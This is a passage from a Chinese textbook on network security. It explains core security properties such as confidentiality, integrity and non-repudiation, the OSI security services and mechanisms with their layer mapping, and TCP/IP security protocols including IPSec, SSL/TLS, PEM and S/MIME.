


图 1.3　信息在网络中的正常传输

考虑到种种不安全的因素，信息在网络上传递的过程中可能会遇到被中断、截取、篡改和伪造等情况，如图 1.4 所示。




图 1.4　信息在传递过程中被中断、截取、篡改、伪造

因此，考虑到以上这些情况，计算机网络安全的特征主要表现在系统的保密性、真实性、完整性、可靠性、可用性、不可否认性、可控性等方面。

网络上传输的信息被中断、截取、修改或者伪造都会影响信息的可用性、机密性、完整性

和真实性，如图 1.5 所示。




图 1.5 各种行为对网络上传输信息的影响

1. 保密性

保密性是指网络信息不被泄露给非授权的用户、实体或过程，即信息只被授权用户使用。保密性是在可靠性和可用性基础之上保障网络信息安全的重要属性。

常用的保密技术包括：

- 物理保密。利用各种物理方法，如限制、隔离、掩蔽、控制等措施，保护信息不被泄露。
- 防窃听。使对手侦收不到有用的信息。
- 防辐射。防止有用信息以各种途径辐射出去。
- 信息加密。在密钥的控制下，用加密算法对信息进行加密处理。即使对手得到了加密后的信息，也会因为没有密钥而无法获取有效信息。

2. 真实性

真实性是指用户的身份是真实的。例如在一个大型的电子商务网络内，用户张三声明他是张三，但是网络能够相信他吗？会不会是李四冒充张三呢？因此，如何能对通信实体身份的真实性进行鉴别？如何保证用户的身份不会被别人冒充？这是真实性所需要解决的问题。

3. 完整性

完整性是网络信息未经授权不能被改变的特性，即网络信息在存储或传输过程中保持不被偶然或蓄意地添加、删除、修改、伪造、乱序、重放等破坏和丢失的特性。完整性是一种面向信息的安全性，要求保持信息的原样，即信息的正确生成、正确存储和正确传输。

完整性与保密性不同，保密性要求信息不被泄露给未授权的人，而完整性则要求信息不致受到各种原因的破坏。影响网络信息完整性的主要因素有设备故障、误码（传输、处理和存储过程中产生的误码，各种干扰源造成的误码）、人为攻击、计算机病毒等。

保障网络信息完整性的主要方法有：

- 良好的协议。通过各种安全协议可以有效地检测出被复制的信息、被删除的字段、失效的字段和被修改的字段。
- 密码校验和方法。它是抗篡改和传输失败的重要手段。

- 数字签名。保障信息的真实性，保证信息的不可否认性。
- 公证。请求网络管理或中介机构证明信息来源者身份的真实性。

4. 可靠性

可靠性是指系统能够在规定的条件和规定的时间内完成规定的功能的特性。可靠性是系统安全最基础的要求之一，是所有网络信息系统的建设和运行的基本目标。

衡量网络信息系统的可靠性主要有 3 方面：

(1) 抗毁性。是指系统在人为破坏下的可靠性。例如，部分线路或节点失效后，系统是否仍然能够提供一定程度的服务。增强抗毁性可以有效地避免因各种灾害(战争、地震等)造成的大面积网络瘫痪事件。

(2) 生存性。是在随机破坏下系统的可靠性。生存性主要反映随机性破坏和网络拓扑结构对系统可靠性的影响。这里，随机性破坏是指系统部件因为自然老化等原因造成的自然失效。

(3) 有效性。是一种基于业务性能的可靠性。有效性主要反映在网络信息系统的部件失效情况下满足业务性能要求的程度。例如，网络部件失效虽然没有引起连接性故障，但是却造成通信质量指标下降、平均延时增加、线路阻塞等现象。

可靠性主要表现在硬件可靠性、软件可靠性、人员可靠性、环境可靠性等方面。硬件可靠性最为直观和常见。软件可靠性是指在规定的时间内程序成功运行的概率。人员可靠性是指人员成功地完成工作或任务的概率。人员可靠性在整个系统可靠性中扮演重要角色，因为系统失效大部分是人为差错造成的。人的行为要受到生理和心理的影响，受到其技术熟练程度、责任心和品德等素质方面的影响。因此，人员的教育、培养、训练和管理以及合理的人机界面是提高可靠性的重要方面。环境可靠性是指在规定的环境内保证网络成功运行的概率。

5. 可用性

通俗而言，可用性是指当用户需要使用网络时，网络能够及时地提供服务。

可用性是网络信息服务在被需要时，可被授权用户或实体访问并按需求使用的特性，或者是网络部分受损或需要降级使用时，仍能为授权用户提供有效服务的特性。可用性是网络信息系统面向用户的安全性能。网络信息系统最基本的功能是向用户提供服务，而用户的需求是随机的、多方面的，有时还有时间要求。可用性一般用系统正常使用时间和整个工作时间之比来度量。

可用性通过以下手段来保证：

- 身份识别与确认。一般通过用户名和密码进行识别与确认。
- 访问控制。对用户的权限进行控制，使其只能访问相应权限的资源，防止或限制经隐蔽通道的非法访问。
- 业务流控制。利用负载均衡的方法，防止业务流量过度集中而引起网络阻塞。例如，大型的 ISP(Internet Service Provider，网络服务提供者)提供的电子邮件服务一般都有几个邮件服务器进行负载均衡。
- 路由选择控制。选择那些稳定可靠的子网、中继线或链路等。
- 审计跟踪。把网络信息系统中发生的所有安全事件情况存储在安全审计跟踪之中，

以便能够根据日志分析原因,分清责任,并且及时采取相应的措施。当然,通过平时对日志的分析,也能够判断是否有非法用户尝试入侵网卡,便于系统管理员及时采取防范措施。所以,良好的审计跟踪系统能够起到事前预防、事后跟踪的作用。

6. 不可否认性

不可否认性也称作不可抵赖性。例如,在网络系统中,考虑以下几种情况:

- A 明明给 B 发了一串信息,但 A 否认给 B 发过信息。
- B 明明收到了 A 发送的信息,但是 B 否认收到。
- C 冒充 A 给 B 发了一串信息。

这些行为实际上是不允许的,为了防止这些情况的出现,在网络信息系统的信息交互过程中,就要确认参与者的真实同一性。所有参与者都不可能否认或抵赖曾经完成的操作和承诺。利用信息源证据可以防止发信方否认已发送信息,利用递交接收证据可以防止收信方事后否认已经接收的信息。数字签名技术是解决不可否认性的手段之一。

7. 可控性

可控性是对网络信息的传播及内容具有控制能力的特性。不允许不良内容通过公共网络进行传输。

1.4 网络安全模型结构

1.4.1 OSI 安全服务的层次模型

ISO/OSI 定义的计算机网络体系结构共分为 7 层,即应用层、表示层、会话层、传输层、网络层、数据链路层和物理层。为了适应网络安全技术的发展,国际标准化组织(ISO)的计算机专业委员会根据开放系统互联参考模型(OSI)制定了一个网络安全体系结构,包括安全服务和安全机制。该模型主要解决网络信息系统中的安全与保密问题,与原有的 OSI 七层模型相对应,在每个层次增加了安全服务和机制,如图 1.6 所示。

1.4.2 OSI 安全服务

针对网络系统受到的威胁,OSI 安全体系结构要求以下 6 种安全服务。

1. 对等实体鉴别服务

对等实体鉴别服务是在开放系统同等层中的两个实体之间建立连接和数据传送期间,为提供连接实体身份的鉴别而规定的一种服务。这种服务防止假冒或重放以前的连接,即防止伪造连接初始化这种类型的攻击。这种鉴别服务可以是单向的,也可以是双向的。

2. 访问控制服务

访问控制服务可以防止未经授权的用户非法使用系统资源。这种服务不仅可以提供给单个用户,也可以提供给封闭的用户组中的所有用户。

3. 数据保密服务

数据保密服务保护网络中各系统之间交换的数据,防止因数据被截获而造成的泄密。




图 1.6　安全服务的层次模型

具体包括：

- 连接保密。即对某个连接上的所有用户数据提供保密。
- 无连接保密。即对一个无连接的数据报的所有用户数据提供保密。
- 选择字段保密。即对一个协议数据单元中用户数据的一些经过选择的字段提供保密。
- 信息流安全。即对可能通过观察信息流就能推导出的信息提供保密。

4. 数据完整性服务

数据完整性服务防止非法实体(用户)的主动攻击(如对正在交换的数据进行修改、插入,使数据延时以及丢失数据等),以保证数据接收方收到的信息与发送方发送的信息完全一致。具体包括：

- 可恢复的连接完整性。该服务对一个连接上的所有用户数据的完整性提供保障,而且对任何服务数据单元的修改、插入、删除或重放都可使之复原。
- 无恢复的连接完整性。该服务除了不具备恢复功能之外,其余同前。
- 选择字段的连接完整性。该服务提供在连接上传送的选择字段的完整性,并能确定所选字段是否已被修改、插入、删除或重放。
- 无连接完整性。该服务提供单个无连接的数据单元的完整性,能确定收到的数据单元是否已被修改。
- 选择字段无连接完整性。该服务提供单个无连接数据单元中各个选择字段的完整性,能确定选择字段是否被修改。

5. 数据源鉴别服务

这是某一层向上一层提供的服务,它用来确保数据是由合法实体发出的,它为上一层提供对数据源的对等实体进行鉴别的服务,以防假冒。

6. 禁止否认服务

禁止否认服务防止发送方发送数据后否认自己发送过数据,或接收方接收数据后否认自己收到过数据。该服务由以下两种服务组成:

- 不得否认发送。这种服务向数据接收者提供数据源的证据,从而可防止发送者否认发送过这个数据。
- 不得否认接收。这种服务向数据发送者提供数据已交付给接收者的证据,因而接收者事后不能否认曾收到此数据。

1.4.3 OSI 安全机制

为了实现上述各种 OSI 安全服务,OSI 建议了以下 8 种安全机制。

1. 加密机制

加密是提供数据保密的最常用方法。加密算法按密钥类型,可分为对称密钥和非对称密钥两种,按密码体制可分为序列密码和分组密码算法两种。将加密的方法与其他技术相结合,可以提供数据的保密性和完整性。除了会话层不提供加密保护外,加密可在其他各层上进行。伴随加密机制而来的是密钥管理机制。

2. 数字签名机制

数字签名是解决网络通信中特有的安全问题的有效方法,特别是针对通信双方发生争执时可能产生的如下安全问题:

- 否认。发送者事后不承认自己发送过某份文件。
- 伪造。接收者伪造一份文件,声称它发自发送者。
- 冒充。网上的某个用户冒充另一个用户接收或发送信息。
- 篡改。接收者对收到的信息进行部分篡改。

3. 访问控制机制

访问控制是按事先确定的规则决定主体对客体的访问是否合法。当一个主体试图非法使用一个未经授权使用的客体时,该机制将拒绝这一企图,并附带向审计跟踪系统报告这一事件。审计跟踪系统将产生报警信号或形成部分追踪审计信息。

4. 数据完整性机制

数据完整性包括两种形式:一种是数据单元的完整性,另一种是数据单元序列的完整性。数据单元完整性包括两个过程,一个过程发生在发送实体,另一个过程发生在接收实体。保证数据完整性的一般方法是:发送实体在一个数据单元上加一个标记,这个标记是数据本身的函数,如一个分组校验或密码校验函数,它本身是经过加密的。接收实体是一个对应的标记,并将所产生的标记与接收的标记相比较,以确定在传输过程中数据是否被修改过。

数据单元序列的完整性是要求数据编号的连续性和时间标记的正确性,以防止假冒、丢失、重发、插入或修改数据。

5. 交换鉴别机制

交换鉴别是以交换信息的方式来确认实体身份的机制。用于交换鉴别的技术有:

- 口令。由发送方实体提供,接收方实体检测。

- 密码技术。将交换的数据加密,只有合法用户才能解密,得出有意义的明文。在许多情况下,这种技术与下列技术一起使用:时间标记和同步时钟、双方或三方“握手”、数字签名和公证机构。
- 利用实体的特征或所有权:采用的技术是指纹识别和身份卡等。

6. 业务流量填充机制

这种机制主要是对抗非法者在线路上监听数据并对其进行流量和流向分析。采用的方法是:一般由保密装置在无信息传输时连续发出伪随机序列,使得非法者不知哪些是有用信息,哪些是无用信息。

7. 路由控制机制

在一个大型网络中,从源节点到目的节点可能有多条线路,有些线路可能是安全的,而另一些线路是不安全的。路由控制机制可使信息发送者选择特殊的路由,以保证数据安全。

8. 公证机制

在一个大型网络中,有许多节点或端节点。在使用这个网络时,并不是所有用户都是诚实的、可信的,同时也可能由于系统故障等原因使信息丢失、延迟等,这很可能引起责任问题。为了解决这个问题,就需要有一个各方都信任的实体——公证机构,如同一个国家设立的公证机构一样,提供公证服务,仲裁出现的问题。

一旦引入公证机制,通信双方进行数据通信时必须经过这个机构来转换,以确保公证机构能得到必要的信息,供以后仲裁。

1.4.4　OSI 安全服务的层配置

OSI 各层与服务的对应关系如表 1.1 所示。

表 1.1　安全服务的层次配置对照表

安全服务	物理层	数据链路层	网络层	传输层	会话层	表示层	应用层
对等实体认证服务			√	√		√	√
访问控制服务			√	√		√	√
连接保密		√	√	√		√	√
无连接保密		√	√	√		√	√
选择字段保密						√	√
信息流安全	√		√				√
可恢复的连接完整性				√			√
无恢复的连接完整性			√	√			√
选择字段的连接完整性						√	√
无连接完整性						√	√
数据源点鉴别			√	√		√	√
不得否认(发送方)						√	√
不得否认(接收方)						√	√

其中:

- 物理层只支持数据保密服务,保证信息流安全。

- 数据链路层只支持数据保密服务，实现链路层的面向连接和无连接两种服务的加密。
- 网络层和传输层提供对等实体认证服务、访问控制服务、数据保密服务、数据完整性服务、数据源点鉴别服务等。
- 会话层不提供安全服务。
- 表示层除信息流安全服务、可恢复的连接完整性和无恢复的连接完整性之外所有其他服务。
- 应用层原则上能够支持所有安全服务。

1.4.5 TCP/IP 安全服务模型

相对于 ISO/OSI 的网络安全体系结构，TCP/IP 的安全体系结构有点类似打补丁。TCP/IP 刚开始出现时，主要在大学、研究所和政府机构使用。协议设计者认为大家都是君子，因此对网络安全方面考虑较少。

随着 Internet 的快速发展，越来越多的人开始使用 TCP/IP。因此，它的各种安全脆弱性逐步显现。但是，目前又不能设计一种全新的协议来取代 TCP/IP，因为 TCP/IP 的用户数量非常庞大，事实上已成为通用的工业标准，很难将其推翻。因此，TCP/IP 的安全体协结构是在各个层次加上相应的安全协议，如图 1.7 所示。




图 1.7 TCP/IP 安全体系结构

TCP/IP 各层安全服务的特性如表 1.2 所示。

表 1.2 TCP/IP 各层安全服务特性

层次	安全协议	鉴别	访问控制	保密性	完整性	抗否认
网络层	IPSec	√		√	√	√
传输层	SSL	√		√	√	
应用层	PEM	√		√	√	√
	MOSS	√		√	√	√
	S/MIME	√		√	√	√
	PGP	√		√	√	√
	SHTTP	√		√	√	√
	SNMP v3	√		√	√	
	SSH	√		√	√	
	Kerberos	√	√	√	√	√

IPSec 协议不是一个单独的协议，它给出了应用于 IP 层上网络数据安全的一整套体系结构，包括网络认证协议 Authentication Header（AH）、封装安全载荷协议 Encapsulating Security Payload（ESP）、密钥管理协议 Internet Key Exchange（IKE）和用于网络认证及加密的一些算法等。IPSec 规定了如何在对等层之间选择安全协议，确定安全算法和密钥交换，向上提供了访问控制、数据源认证、数据加密等网络安全服务。

SSL（Secure Sockets Layer，安全套接层）及其继任者 TLS（Transport Layer Security，传输层安全）是为网络通信提供安全及数据完整性的一种安全协议。TLS 与 SSL 在传输层对网络连接进行加密。

PEM（Privacy Enhanced Mail，私密性增强邮件）是由 IRTF 安全研究小组设计的邮件保密与增强规范，它的实现基于 PKI（公钥基础结构）并遵循 X.509 认证协议。PEM 提供了数据加密、鉴别、消息完整性及密钥管理等功能，对于每个电子邮件报文，可以在报文头中规定特定的加密算法、数字鉴别算法、散列功能等安全措施。目前基于 PEM 的具体实现有 TIS/PEM、RIPEM、MSP 等多种软件模型。但是，PEM 是通过 Internet 传输安全性商务邮件的非正式标准，有可能被 S/MIME 和 PEM-MIME 规范所取代。

MOSS（MIME Object Security Services，MIME 对象安全服务）是一个执行端到端加密和数字签名到 MIME 信息内容的电子邮件安全方案，使用对称密码进行加密和不对称密码进行密钥分发和签名。MOSS 从未被大范围执行过。

S/MIME（Secure Multipurpose Internet Mail Extensions，安全的多用途网际邮件扩充协议）在安全方面的功能又有了扩展，它可以把 MIME 实体（例如数字签名和加密信息等）封装成安全对象。

